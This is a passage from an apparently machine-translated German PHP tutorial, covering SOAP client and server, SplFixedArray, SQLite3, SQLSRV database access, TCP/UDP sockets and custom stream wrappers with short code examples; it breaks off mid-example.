SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()
```

Angenommen, wir haben eine `ENVIRONMENT` Konstante. Wenn der Wert dieser Konstante auf `DEVELOPMENT` , möchten wir alle Informationen `getAddress` wenn der Aufruf von `getAddress` einen Fehler `getAddress` . Eine Lösung könnte sein:

```
try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders()
            $soap_client->__getLastRequest(),
            $soap_client->__getLastResponseHeaders(),
```

```
            $soap_client->__getLastResponse()
        );
    }
    ...
}
```

SOAP-Client online lesen: https://riptutorial.com/de/php/topic/633/soap-client

Kapitel 85: SOAP-Server

Syntax

- addFunction () // Eine (oder mehrere) Funktion im SOAP-Request-Handler registrieren
- addSoapHeader () // Fügen Sie der Antwort einen SOAP-Header hinzu
- fault () // SoapServer-Fehler kann auf einen Fehler hinweisen
- getFunctions () // Liefert eine Liste von Funktionen
- handle () // Behandelt eine SOAP-Anforderung
- setClass () // Legt die Klasse fest, die SOAP-Anforderungen verarbeitet
- setObject () // Legt das Objekt fest, mit dem SOAP-Anforderungen verarbeitet werden
- setPersistence () // Setzt den Persistenzmodus von SoapServer

Examples

Grundlegender SOAP-Server

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

SOAP-Server online lesen: https://riptutorial.com/de/php/topic/5441/soap-server


Kapitel 86: SPL-Datenstrukturen

Examples

SplFixedArray

Unterschied zum PHP-Array

Der Standard-Array-Typ von PHP ist tatsächlich als geordnete Hash-Map implementiert, die es uns ermöglicht, Arrays zu erstellen, die aus Schlüssel / Wert-Paaren bestehen, wobei Werte von beliebigem Typ sein können und Schlüssel entweder Zahlen oder Strings sein können. Auf diese Weise werden Arrays jedoch traditionell nicht erstellt.



Wie Sie in dieser Abbildung sehen können, kann ein normales PHP-Array eher als eine geordnete Menge von Schlüssel / Wert-Paaren betrachtet werden, wobei jeder Schlüssel einem beliebigen Wert zugeordnet werden kann. Beachten Sie, dass wir in diesem Array Schlüssel haben, die sowohl Zahlen als auch Strings sind, sowie Werte verschiedener Typen. Der Schlüssel hat keinen Einfluss auf die Reihenfolge der Elemente.


```
$arr = [
    9     => "foo",
    1     => 4.2,
    "bar" => null,
];

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Der obige Code würde uns also genau das geben, was wir erwarten würden.

```
9 => foo
1 => 4.2
bar =>
```

Regelmäßige PHP-Arrays haben für uns ebenfalls eine dynamische Größe. Sie wachsen und schrumpfen, wenn wir die Werte automatisch in das und aus dem Array schieben und platzieren.

In einem herkömmlichen Array ist die Größe jedoch fest und besteht ausschließlich aus demselben Wert. Anstelle von Schlüsseln wird auch auf jeden Wert über seinen Index zugegriffen, der durch seinen Versatz im Array abgeleitet werden kann.



Da wir die Größe eines gegebenen Typs und die feste Größe des Arrays kennen, ist ein Offset der `type size * n` , wobei `n` die Position des Werts im Array darstellt. In obigem Beispiel ergibt `$arr[0] 1` , das erste Element im Array und `$arr[1] 2` und so weiter.

SplFixedArray schränkt den Wertetyp jedoch nicht ein. Es beschränkt nur die Schlüssel auf Nummernarten. Es hat auch eine feste Größe.

Dies macht SplFixedArrays auf eine bestimmte Weise effizienter als normale PHP-Arrays. Sie sind kompakter und benötigen daher weniger Speicherplatz.

Das Array wird instantiiert

SplFixedArray ist als Objekt implementiert, es kann jedoch mit derselben bekannten Syntax zugegriffen werden, mit der Sie auf ein normales PHP-Array zugreifen, seit sie die `ArrayAccess` Schnittstelle implementieren. Sie implementieren auch `Countable` und `Iterator` Schnittstellen, so dass sie sich genauso verhalten wie Arrays, die sich in PHP verhalten (z. B. `count($arr)` und `foreach($arr as $k => $v)` SplFixedArray wie normale Arrays in PHP.

Der SplFixedArray-Konstruktor akzeptiert ein Argument, nämlich die Größe des Arrays.

```
$arr = new SplFixedArray(4);

$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Das gibt Ihnen das, was Sie erwarten würden.

```
0 => foo
1 => bar
2 => baz
3 =>
```

Dies funktioniert auch wie erwartet.

```
var_dump(count($arr));
```

Gibt uns...

```
int(4)
```

Beachten Sie in SplFixedArray, dass der Schlüssel im Gegensatz zu einem normalen PHP-Array die Reihenfolge des Elements in unserem Array darstellt, da es sich um einen *echten Index* und nicht nur um eine *Map handelt* .

Ändern der Größe des Arrays

Denken Sie jedoch daran, dass count immer den gleichen Wert zurückgibt, da das Array eine feste Größe hat. Während `unset($arr[1]) $arr[1] === null` , bleibt `count($arr)` immer noch `4` .

Um die Größe des Arrays zu ändern, müssen Sie die `setSize` Methode `setSize` .

```
$arr->setSize(3);

var_dump(count($arr));

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Jetzt bekommen wir ...

```
int(3)
0 => foo
1 =>
2 => baz
```

In SplFixedArray importieren und aus SplFixedArray exportieren

Sie können auch ein normales PHP-Array mit den Methoden `fromArray` und `toArray` in einen SplFixedArray `fromArray` und daraus `toArray` .

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Den anderen Weg gehen.

```
$fixedArray = new SplFixedArray(5);

$fixedArray[0] = 1;
$fixedArray[1] = 2;
$fixedArray[2] = 3;
$fixedArray[3] = 4;
```

```
$fixedArray[4] = 5;

$array = $fixedArray->toArray();

foreach($array as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

SPL-Datenstrukturen online lesen: https://riptutorial.com/de/php/topic/6844/spl-datenstrukturen

Kapitel 87: SQLite3

Examples

Datenbank abfragen

```
<?php
//Create a new SQLite3 object from a database file on the server.
$database = new SQLite3('mysqlitedb.db');

//Query the database with SQL
$results = $database->query('SELECT bar FROM foo');

//Iterate through all of the results, var_dumping them onto the page
while ($row = $results->fetchArray()) {
    var_dump($row);
}
?>
```

Siehe auch http://www.riptutorial.com/topic/184

Nur ein Ergebnis abrufen

Neben den SQL-Anweisungen LIMIT können Sie auch die SQLite3-Funktion `querySingle` , um eine einzelne Zeile oder die erste Spalte abzurufen.

```
<?php
$database = new SQLite3('mysqlitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

SQLite3-Schnellstartanleitung

Dies ist ein vollständiges Beispiel für alle häufig verwendeten SQLite-APIs. Ziel ist es, Sie schnell zum Laufen zu bringen. Sie können auch eine ausführbare PHP-Datei dieses Tutorials erhalten.

Datenbank erstellen / öffnen

Erstellen wir zuerst eine neue Datenbank. Erstellen Sie es nur, wenn die Datei nicht vorhanden ist, und öffnen Sie sie zum Lesen / Schreiben. Die Erweiterung der Datei liegt bei Ihnen, aber `.sqlite` ist ziemlich weit verbreitet und selbsterklärend.

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

Eine Tabelle erstellen

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

Beispieldaten einfügen

Es ist ratsam, verwandte Abfragen in eine Transaktion `BEGIN` (mit den Schlüsselwörtern `BEGIN` und `COMMIT`), auch wenn Sie sich nicht für Atomizität interessieren. Wenn Sie dies nicht tun, schließt SQLite automatisch jede einzelne Abfrage in einer Transaktion ein, wodurch alles erheblich verlangsamt wird. Wenn Sie SQLite noch nicht kennen, werden Sie vielleicht überrascht sein, warum die INSERTs so langsam sind .

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

Fügen Sie potenziell unsichere Daten mit einer vorbereiteten Anweisung ein. Sie können dies mit *benannten Parametern* tun:

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); you can reuse the statement with different values
```

Daten abrufen

Lassen Sie uns die heutigen Besuche von Benutzer # 42 abrufen. Wir werden wieder eine vorbereitete Anweisung verwenden, diesmal jedoch mit *nummerierten Parametern* , die genauer sind:

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();
```

```
echo "Get the 1st row as an associative array:\n";
print_r($result->fetchArray(SQLITE3_ASSOC));
echo "\n";

echo "Get the next row as a numeric array:\n";
print_r($result->fetchArray(SQLITE3_NUM));
echo "\n";
```

> Anmerkung: Wenn keine weiteren Zeilen vorhanden sind, gibt fetchArray () den Wert `false` . Sie können dies in einer `while` Schleife nutzen.

Geben Sie den Speicher frei - dies geschieht *nicht* automatisch, während Ihr Skript ausgeführt wird

```
$result->finalize();
```

Abkürzungen

Hier ist eine nützliche Abkürzung für das Abrufen einer einzelnen Zeile als assoziatives Array. Der zweite Parameter bedeutet, dass wir alle ausgewählten Spalten wünschen.

Achtung, diese Abkürzung unterstützt keine Parameterbindung, Sie können stattdessen jedoch die Zeichenfolgen mit Escapezeichen versehen. Setzen Sie die Werte immer in SINGLE-Anführungszeichen! Anführungszeichen werden für Tabellen- und Spaltennamen verwendet (ähnlich wie Backticks in MySQL).

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .
    SQLite3::escapeString('/test') .
    '\' ORDER BY "id" DESC LIMIT 1';

$lastVisit = $db->querySingle($query, true);

echo "Last visit of '/test':\n";
print_r($lastVisit);
echo "\n";
```

Eine weitere nützliche Abkürzung, um nur einen Wert abzurufen.

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');

echo "User count: $userCount\n";
echo "\n";
```

Aufräumen

Schließen Sie schließlich die Datenbank. Dies geschieht jedoch automatisch, wenn das Skript beendet ist.

```
$db->close();
```

SQLite3 online lesen: https://riptutorial.com/de/php/topic/5898/sqlite3

Kapitel 88: SQLSRV verwenden

Bemerkungen

Der SQLSRV-Treiber ist eine von Microsoft unterstützte PHP-Erweiterung, mit der Sie auf Microsoft SQL Server- und SQL Azure-Datenbanken zugreifen können. Es ist eine Alternative für die MSSQL-Treiber, die seit PHP 5.3 nicht mehr verwendet werden und aus PHP 7 entfernt wurden.

Die SQLSRV-Erweiterung kann auf folgenden Betriebssystemen verwendet werden:

- Windows Vista Service Pack 2 oder höher
- Windows Server 2008 Service Pack 2 oder höher
- Windows Server 2008 R2
- Windows 7

Für die SQLSRV-Erweiterung muss der Microsoft SQL Server 2012-Client auf demselben Computer installiert sein, auf dem PHP ausgeführt wird. Wenn der native Microsoft SQL Server 2012-Client noch nicht installiert ist, klicken Sie auf der Dokumentationsseite "Anforderungen" auf den entsprechenden Link.

Gehen Sie zum Herunterladen der neuesten SQLSRV-Treiber folgendermaßen vor: Download

Eine vollständige Liste der Systemanforderungen für die SQLSRV-Treiber finden Sie hier: Systemanforderungen

Benutzer, die SQLSRV 3.1 oder höher verwenden, müssen den Microsoft ODBC Driver 11 für SQL Server herunterladen

PHP7-Benutzer können die neuesten Treiber von GitHub herunterladen

Microsoft® ODBC Driver 13 für SQL Server unterstützt Microsoft SQL Server 2008, SQL Server 2008, SQL Server 2012, SQL Server 2016 (Vorschau), Analytics Platform System, Azure SQL-Datenbank und Azure SQL Data Warehouse.

Examples

Verbindung herstellen

```
$dbServer = "localhost,1234"; //Name of the server/instance, including optional port number
(default is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
```

```
    "Database" => $dbName,
    "UID" => $dbUser,
    "PWD" => $dbPassword
);

$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

SQLSRV hat auch einen PDO-Treiber. Verbindung über PDO herstellen:

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

Eine einfache Abfrage erstellen

```
//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);
```

Hinweis: Die Verwendung von eckigen Klammern `[]` dient dazu, die Worttabelle zu `table` da es ein reserviertes Wort ist . Diese arbeiten in der gleichen Weise wie Backticks ` tun in MySQL.

Eine gespeicherte Prozedur aufrufen

So rufen Sie eine gespeicherte Prozedur auf dem Server auf:

```
$query = "{call [dbo].[myStoredProcedure](?,?,?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),
    array($age, SQLSRV_PARAM_IN),
    array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) //$count must already be initialised
);

$result = sqlsrv_query($conn, $query, $params);
```

Eine parametrisierte Abfrage erstellen

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);
```

Wenn Sie planen, dieselbe Abfrageanweisung mehr als einmal mit anderen Parametern zu verwenden, kann dies mit den Funktionen `sqlsrv_prepare()` und `sqlsrv_execute()` wie `sqlsrv_execute()` werden:

```
$cart = array(
    "apple" => 3,
```

```
    "banana" => 1,
    "chocolate" => 2
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); //Variables as parameters must be passed by reference

$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}
```

Abfrageergebnisse abrufen

Es gibt drei Hauptmethoden zum Abrufen von Ergebnissen aus einer Abfrage:

sqlsrv_fetch_array ()

`sqlsrv_fetch_array()` ruft die nächste Zeile als Array ab.

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

`sqlsrv_fetch_array()` hat einen optionalen zweiten Parameter zum Abrufen verschiedener Array-Typen: `SQLSRV_FETCH_ASSOC` , `SQLSRV_FETCH_NUMERIC` und `SQLSRV_FETCH_BOTH` *(Standard)* können verwendet werden; Jede gibt die assoziativen, numerischen bzw. assoziativen und numerischen Arrays zurück.

---

sqlsrv_fetch_object ()

`sqlsrv_fetch_object()` ruft die nächste Zeile als Objekt ab.

```
$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}
```

---

sqlsrv_fetch ()

`sqlsrv_fetch()` macht die nächste Zeile zum Lesen verfügbar.

```
$stmt = sqlsrv_query($conn, $query);

while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}
```

Fehlermeldungen abrufen

Wenn eine Abfrage fehlschlägt, ist es wichtig, die vom Treiber zurückgegebenen Fehlermeldungen abzurufen, um die Ursache des Problems zu ermitteln. Die Syntax lautet:

```
sqlsrv_errors([int $errorsOrWarnings]);
```

Dies liefert ein Array mit:

Schlüssel	Beschreibung
SQLSTATE	Der Status, in dem sich der SQL Server / OBDC-Treiber befindet
Code	Der SQL Server-Fehlercode
Botschaft	Die Beschreibung des Fehlers

Es ist üblich, die obige Funktion wie folgt zu verwenden:

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

SQLSRV verwenden online lesen: https://riptutorial.com/de/php/topic/4467/sqlsrv-verwenden

Kapitel 89: Steckdosen

Examples

TCP-Client-Socket

Socket erstellen, der das TCP (Transmission Control Protocol) verwendet

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Stellen Sie sicher, dass der Socket erfolgreich erstellt wurde. Die `onSocketFailure` Funktion stammt aus dem Beispiel zur Behandlung von `onSocketFailure` in diesem Thema.

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

Verbinden Sie den Sockel mit einer angegebenen Adresse

Die zweite Zeile schlägt fehl, wenn die Verbindung fehlgeschlagen ist.

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
        or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

Daten an den Server senden

Die Funktion `socket_write` sendet Bytes über einen Socket. In PHP wird ein Byte-Array durch eine Zeichenfolge dargestellt, die normalerweise für die Codierung unempfindlich ist.

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

Daten vom Server empfangen

Das folgende Snippet empfängt einige Daten vom Server mithilfe der Funktion `socket_read` .

Das Übergeben von `PHP_NORMAL_READ` als dritten Parameter liest bis zu einem `\r` / `\n` Byte. Dieses Byte ist im Rückgabewert enthalten.

Das Übergeben von `PHP_BINARY_READ` liest die erforderliche Datenmenge aus dem Stream.

Wenn `socket_set_nonblock` aufgerufen wurde und `PHP_BINARY_READ` verwendet wird, gibt `socket_read` sofort `false` . Ansonsten blockiert die Methode, bis genügend Daten (um die Länge im zweiten Parameter zu erreichen oder ein Zeilenende zu erreichen) empfangen werden oder der Socket geschlossen ist.

In diesem Beispiel werden Daten von einem vermeintlichen IRC-Server gelesen.

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

Steckdose schließen

Durch das Schließen des Sockets werden der Socket und die zugehörigen Ressourcen freigegeben.

```
socket_close($socket);
```

TCP-Server-Socket

Socket-Erstellung

Erstellen Sie einen Socket, der das TCP verwendet. Es ist das gleiche wie das Erstellen eines Client-Sockets.

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Socket-Bindung

Binden Sie Verbindungen von einem bestimmten Netzwerk (Parameter 2) für einen bestimmten Port (Parameter 3) an den Socket.

Der zweite Parameter ist normalerweise `"0.0.0.0"` , wodurch Verbindungen von allen Netzwerken akzeptiert werden. Es kann auch

Eine häufige Fehlerursache von `socket_bind` besteht darin, dass die angegebene Adresse bereits an einen anderen Prozess gebunden ist . Andere Prozesse werden normalerweise abgebrochen (normalerweise manuell, um zu verhindern, dass kritische Prozesse versehentlich abgebrochen werden), so dass die Steckdosen freigegeben werden.

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

Stellen Sie eine Steckdose für das Abhören ein

`socket_listen` Sie den Socket eingehende Verbindungen mithilfe von `socket_listen` . Der zweite Parameter ist die maximale Anzahl von Verbindungen, die das Einreihen in die Warteschlange zulassen, bevor diese akzeptiert werden.

```
socket_listen($socket, 5);
```

Verbindung handhaben

Ein TCP-Server ist eigentlich ein Server, der untergeordnete Verbindungen verarbeitet. `socket_accept` erstellt eine neue `socket_accept` Verbindung.

```
$conn = socket_accept($socket);
```

Die Datenübertragung für eine Verbindung von `socket_accept` ist die gleiche wie für einen TCP-Client-Socket .

Wenn diese Verbindung geschlossen werden soll, rufen Sie `socket_close($conn);` direkt. Dies hat keinen Einfluss auf den ursprünglichen TCP-Server-Socket.

Server schließen

Auf der anderen Seite `socket_close($socket);` sollte aufgerufen werden, wenn der Server nicht mehr verwendet wird. Dadurch wird auch die TCP-Adresse freigegeben, sodass andere Prozesse an die Adresse binden können.

Behandlung von Socketfehlern

`socket_last_error` kann verwendet werden, um die Fehler-ID des letzten Fehlers von der Sockets-Erweiterung `socket_last_error` .

`socket_strerror` kann die ID in vom Menschen lesbare Zeichenketten konvertiert werden.

```
function onSocketFailure(string $message, $socket = null) {
    if(is_resource($socket)) {
        $message .= ": " . socket_strerror(socket_last_error($socket));
    }
    die($message);
}
```

UDP-Server-Socket

Ein UDP-Server (User Datagram Protocol) ist im Gegensatz zu TCP nicht Stream-basiert. Es ist paketbasiert, dh ein Client sendet Daten in Einheiten, die "Pakete" genannt werden, an den Server, und der Client identifiziert Clients anhand ihrer Adresse. Es gibt keine integrierte Funktion, die verschiedene vom selben Client gesendete Pakete in Beziehung setzt (im Gegensatz zu TCP, bei dem Daten desselben Clients von einer bestimmten, von `socket_accept` erstellten Ressource `socket_accept`). Es kann angenommen werden, dass eine neue TCP-Verbindung jedes Mal akzeptiert und geschlossen wird, wenn ein UDP-Paket ankommt.

UDP-Server-Socket erstellen

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

Einen Socket an eine Adresse binden

Die Parameter sind die gleichen wie für einen TCP-Server.

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",
$socket);
```

Paket senden

Diese Zeile sendet `$data` in einem UDP-Paket an `$address` : `$port` .

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

Ein Paket erhalten

Das folgende Snippet versucht, UDP-Pakete clientindiziert zu verwalten.

```
$clients = [];
while (true){
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true
            or onSocketFailure("Failed to receive packet", $socket);
    $address = "$ip:$port";
```

```
    if (!isset($clients[$address])) $clients[$address] = new Client();
    $clients[$address]->handlePacket($buffer);
}
```

Server schließen

`socket_close` kann für die UDP-Server-Socket-Ressource verwendet werden. Dadurch wird die UDP-Adresse freigegeben, sodass andere Prozesse an diese Adresse binden können.

Steckdosen online lesen: https://riptutorial.com/de/php/topic/6138/steckdosen

Kapitel 90: Streams

Syntax

- Jeder Stream hat ein Schema und ein Ziel:
- <Schema>: // <Ziel>

Parameter

Parametername	Beschreibung
Stream-Ressource	Der Datenprovider, bestehend aus der Syntax `<scheme>://<target>`

Bemerkungen

Streams sind im Wesentlichen eine Übertragung von Daten zwischen einem Ursprung und einem Ziel, um Josh Lockhart in seinem Buch Modern PHP zu umschreiben.

Der Ursprung und das Ziel können sein

- eine Datei
- ein Befehlszeilenprozess
- eine Netzwerkverbindung
- ein ZIP- oder TAR-Archiv
- temporärer Speicher
- Standardein- / ausgabe

oder jede andere über PHP-Stream-Wrapper verfügbare Ressource.

Beispiele für verfügbare Stream-Wrapper (`schemes`):

- file: // - Zugriff auf lokales Dateisystem
- http: // - Zugriff auf HTTP-URLs
- ftp: // - Zugriff auf FTP-URLs
- php: // - Zugriff auf verschiedene E / A-Streams
- phar: // - PHP-Archiv
- ssh2: // - Secure Shell 2
- ogg: // - Audiostreams

Das Schema (Ursprung) ist der Bezeichner des Wrappers des Streams. Für das Dateisystem ist dies zum Beispiel `file://` . Das Ziel ist die Datenquelle des Streams, beispielsweise der Dateiname.

Examples

Registrieren eines Stream-Wrappers

Ein Stream-Wrapper stellt einen Handler für ein oder mehrere spezifische Schemata bereit.

Das folgende Beispiel zeigt einen einfachen Stream-Wrapper, der `PATCH` HTTP-Anforderungen sendet, wenn der Stream geschlossen wird.

```
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream
wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented
to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath)
: bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
